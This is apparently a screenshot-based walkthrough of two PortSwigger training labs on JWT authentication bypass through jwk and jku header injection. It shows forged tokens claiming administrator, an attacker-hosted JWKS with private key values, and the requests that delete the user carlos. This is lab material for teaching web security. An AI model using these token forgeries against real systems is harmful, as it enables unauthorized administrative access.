
Lab: JWT authentication bypass via jwk header injection

This lab uses a JWT-based mechanism for handling sessions. The server supports the `jwk`

parameter in the JWT header. This is sometimes used to embed the correct verification key directly in the token. However, it fails to check whether the provided key came from a trusted source.

To solve the lab, modify and sign a JWT that gives you access to the admin panel at `/admin`, then delete the user `carlos`.

You can log in to your own account using the following credentials: `wiener:peter`




c7785397-23f0-4b99-9fb1-58472247ece4 RSA ☑ ☑

Format
● JWK ○ PEM

Details
Key size: 2048

ID

Key



Target: https://0a6a002404fc24c781f0084700f50

JWT 1 - eyJraWQiOiJjNzc4NTM5Ny0yM2YwLTRiOTktOWZiMS01ODQ

Serialized JWT

```
ZnlmYJ8vuyTtGLGYPW9YS_XLRwRQhNXhn9hFUUCyexL9Um
KiZ9Ikj5cAP3sWBSY3ypFzt13OM9qSFXILSFA
```

Header

```
    }
}
```

Payload

```
    "exp": 1747131256,
    "sub": "administrator"
}
```


Signature

```
36 CC 01 08 9E FE A1 E8 71 E0
70 2F E2 81 0A EE EA 02 63 43
```

Information

- Expiration Tim
10:14:16 GMT

```
HTTP/2 302 Found
Location: /admin
X-Frame-Options: SAMEORIGIN
Content-Length: 0
```




Target: https://0a6a002404fc24c781f0084700

JWT 1 - eyJraWQiOiJjNzc4NTM5Ny0yM2YwLTRiOTktOWZiMS01ODQ

Serialized JWT

```
ZnlmYJ8vuyTtGLGYPW9YS_XLRwRQhNXhn9hFUUCyexL9Um
KiZ9Ikj5cAP3sWBSY3ypFzt13OM9qSFXILSFA
```

```
HTTP/2 302 Found
Location: /admin
X-Frame-Options: SAMEORIGIN
Content-Length: 0
```



Target: https://0a6a002404fc24c781f008470

```
GET /admin/delete?username=carlos HTTP/2
Host:
0a6a002404fc24c781f0084700f500e6.web-secur
ity-academy.net
Cookie: session=
eyJraWQiOiJjNzc4NTM5Ny0yM2YwLTRiOTktOWZiMS
01ODQ3MjI0N2VjZTQiLCJ0eXAiOiJKV1QiLCJhbGci
OiJSUzI1NiIsImp3ayI6eyJrdHkiOiJSU0EiLCJlIj
oiQVFBQiIsImtpZCI6ImM3Nzg1Mzk3LTIzZjAtNGI5
OS05ZmIxLTU4NDcyMjQ3ZWNlNCIsIm4iOiJwcFBYM3
I5Q2Z1cExhTmZDM2JPMXh3RjdMSmJxTG8wT0hKemVB
aE81d3RESll2REtOYjdGOHZXbEd6NGJCUHZRMFZSN2
JxNXFvUGQ5dUJNTHBwLXFZTmFhZXFnQm5lMzJQZGl5
ZGpOR2JyUHV4eVY4d0gxN3BnSDY2N0FfczFuRTQ0bz
VSNFMtQVRGcTN5YUtWQnJyYS1xWTgyRVk3RWpBbjRk
RGQ5UzRodWpzNXJib0trdkE3TFRYcTFUOXBwc0lLOT
IzNDh3QWhLRjBzM1dMbEVTNlZoZXkzeFc0WjJmMklh
Q0IxU1ZoVnA1MlU3SktmTmlzZ2RpdUlfWWpPZjZsNW
FyQTlmY0FtQkVtejFTUjBCbjg3dmZST2EwYkM5RWNP
WXVsX0dsaFBnYVYxTF9UV1VaVkFrZlY2Vm9nLUdGQ0
hiZWVUM0NDWGNCUUNOc0ZJWHFaTncifX0.eyJpc3Mi
OiJwb3J0c3dpZ2dlciIsImV4cCI6MTc0NzEzMTI1Ni
wic3ViIjoiYWRtaW5pc3RyYXRvciJ9.NswBCJ7-oeh
x4FRpruLSlHAv4oEK7uoCY0M2PESTN_iTVD1pi2_p7
```


```
HTTP/2 302 Found
Location: /admin
X-Frame-Options: SAMEORIGIN
Content-Length: 0
```

Lab: JWT authentication bypass via jku header injection


This lab uses a JWT-based mechanism for handling sessions. The server supports the `jku` parameter in the JWT header. However, it fails to check whether the provided URL belongs to a trusted domain before fetching the key.

To solve the lab, forge a JWT that gives you access to the admin panel at `/admin`, then delete the user `carlos`.

You can log in to your own account using the following credentials: `wiener:peter`



ID	Type	Public Key	Private Key	Signing	Verification	Encryption	Decryption
18c27520-65f6-478f-9e71-88bdee976ea9	RSA 2048	✓	✓	✓	✓	✓	✓




Head:

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
```

Body:

```
{ "keys":[{
    "p": "5Gc6My8nNoJW0Csh0ArrAnpqd3wF16U_oThNraJFZC7zZQZ6hbWrQrct0UgeLHY0x4nYIi2LxHoy-p7h3v4l-zZ4nxTfxhjQ70h36-oOX3gnLSoFAdXnTdhOum6Sl6guSDH-Q0o2IV8F8OSPRi47UDXmaB35-_TW5U0ACYl9qoM",
    "kty": "RSA",
    "q": "3Q1fXHJ_nVBi_tF-hFW3zthfN5A8cGca69fXdfQdQj5Bi3vemyyMPzTC1_luvjz7QOTe3jbV7w6h4uNgfFZHEYk5UvwLT8yVTriKHQtELHPxrVDBgl_FNYT09b6-1Rn9JX0Bw21V1w5OlAgUp8wHuSjHiyuxXoR-aMAGywogPp8",
    "d": "MJ7OE6YqtCh7k7R1ETGhqiMgcOTq-k1-0jGOOpYVRb_8VvlJ_cQ1x9SXfz_-YiUBP2C1FpZHkuGHv-WIC_428HhFa3BA6KEul2WymN8cTjecZNwi3S9lYwhyUP-G_p3Ycl0T1ew6Tetb4fng3EHoJyOjLTdzPy0fgrVY64frmR2TLEzQXVDB6B-yl0CMzk_Ng2jmQOM4PZVrp2fsVUcZxzbgWjzUS2xSW_tmV9clGB81vupHquQc11XH3bgNoQYlD8G_OfU8cjm4CkXElZuqzuyfUR-o4jF9UxrocQ8vrUmHWCcze5ufHxX4JuKuWzk1sbbWn_fa-_BJqO4vSyFGrw",
    "e": "AQAB",
```



JWT 1 - eyJraWQiOilxOGMyNzUyMC02NWY2LTQ3OGYtOWU3MS04OGJkZWU5NzZlYTkiLCJh ...

Serialized JWT

```
7kzN-UfXej8kOGNEEuChJHROlRqMzxVM-JMwct7FIiq7MhE17feep8Euczha4s-i2dmj_4tjF02LchZiTCsJcq4xEgr7liTTD-u2H6778GGVdVbxtsLqc5Jfv4L
yDTc9pr-rc7IWHyBCP1lmckyqYtPfvC51iJdDdAxRu6rLfvGrq8uD6Be0qXqYBVvNM0tboQpM8wgcj3MyLcuvF125Zo4UhFQ
```

Header

```
{
    "kid": "18c27520-65f6-478f-9e71-88bdee976ea9",
    "alg": "RS256",
    "jku": "https://exploit-0aee003d03f12f44808c1b78012a00cb.exploit-server.net/exploit"
}
```

Put X

☑ Compact JSON

Payload

```
{
    "iss": "portswigger",
    "exp": 1747133562,
    "sub": "administrator"
}
```

☑ Compact JSON


Signature

```
8E AE AB 0D 38 EA 9C 46 C6 CF
D2 C6 DE 3C 25 CE 92 99 55 66
DC AC D3 64 67 80 AF D0 9B 1D
6C A5 64 8D A3 A6 FC 3C 7E 91
```

Information

- Expiration Time - Tue May 13 2025 10:52:42 GMT

Done



Target: https://0a3e00f903242f1c80751c46002e001c.web-security-acaden

Request

```
1 - eyJraWQiOilxOGMyNzUyMC02NWY2LTQ3OGYtOWU3MS04OG.
```

Serialized JWT

```
yOMepYCWDg7kzN-UfXej8kOGNEEuChJHROlRqMzxVM-JMwct
78GGVdVbxtsLqc5Jfv4LyDTc9pr-rc7IWHyBCP1lmckyqYtP
```

Header

```
{
    "kid": "18c27520-65f6-478f-9e71-88bdee976ea
    "alg": "RS256",
    "jku": "https://exploit-0aee003d03f12f44808
```

Payload

```
{
    "iss": "portswigger",
    "exp": 1747133562,
    "sub": "administrator"
```

Sign

Signing Key: 18c27520-65f6-478f-9e71-88bdee976ea9 (RSA 2048)

Signing Algorithm: RS256

Header Options


● Don't modify header

○ Update/generate "alg" parameter

○ Update/generate "alg", "typ" and "kid" parameters

Response

```
HTTP/2 302 Found
Location: /admin
X-Frame-Options:
Content-Length: 0
```



Request

```
GET /admin/delete?username=carlos HTTP/2
Host: 0a3e00f903242f1c80751c46002e001c.web-security-academy.net
Cookie: session=
eyJraWQiOiIxOGMyNzUyMC02NWY2LTQ3OGYtOWU3MS04OGJkZWU5NzZlYTkiLCJhbGciOiJSUzI1NiIsImprdSI6Imh0dHBzOi8vZXhwbG9pdC0w
YWVlMDAzZDAzZjEyZjQ0ODA4YzFiNzgwMTJhMDBjYi5leHBsb2l0LXNlcnZlci5uZXQvZXhwbG9pdCJ9.eyJpc3MiOiJwb3J0c3dpZ2dlciIsImV
4cCI6MTc0NzEzMzU2Miwic3ViIjoiYWRtaW5pc3RyYXRvciJ9.jq6rDTjqnEbGz2ld2wETj9LG3jwlzpKZVWa8mbLeykvcrNNkZ4Cv0JsdHFvJu5
dsbKVkjaOm_Dx-kVRfmenktSmaLnMB1218adLF_QpBzeYpICBVMyOMepYCWDg7kzN-UfXej8kOGNEEuChJHROlRqMzxVM-JMwct7FIiq7MhE17fe
ep8Euczha4s-i2dmj_4tjF02LchZiTCsJcq4xEgr7liTTD-u2H6778GGVdVbxtsLqc5Jfv4LyDTc9pr-rc7IWHyBCP1lmckyqYtPfvC51iJdDdAx
Ru6rLfvGrq8uD6Be0qXqYBVvNM0tboQpM8wgcj3MyLcuvF125Zo4UhFQ
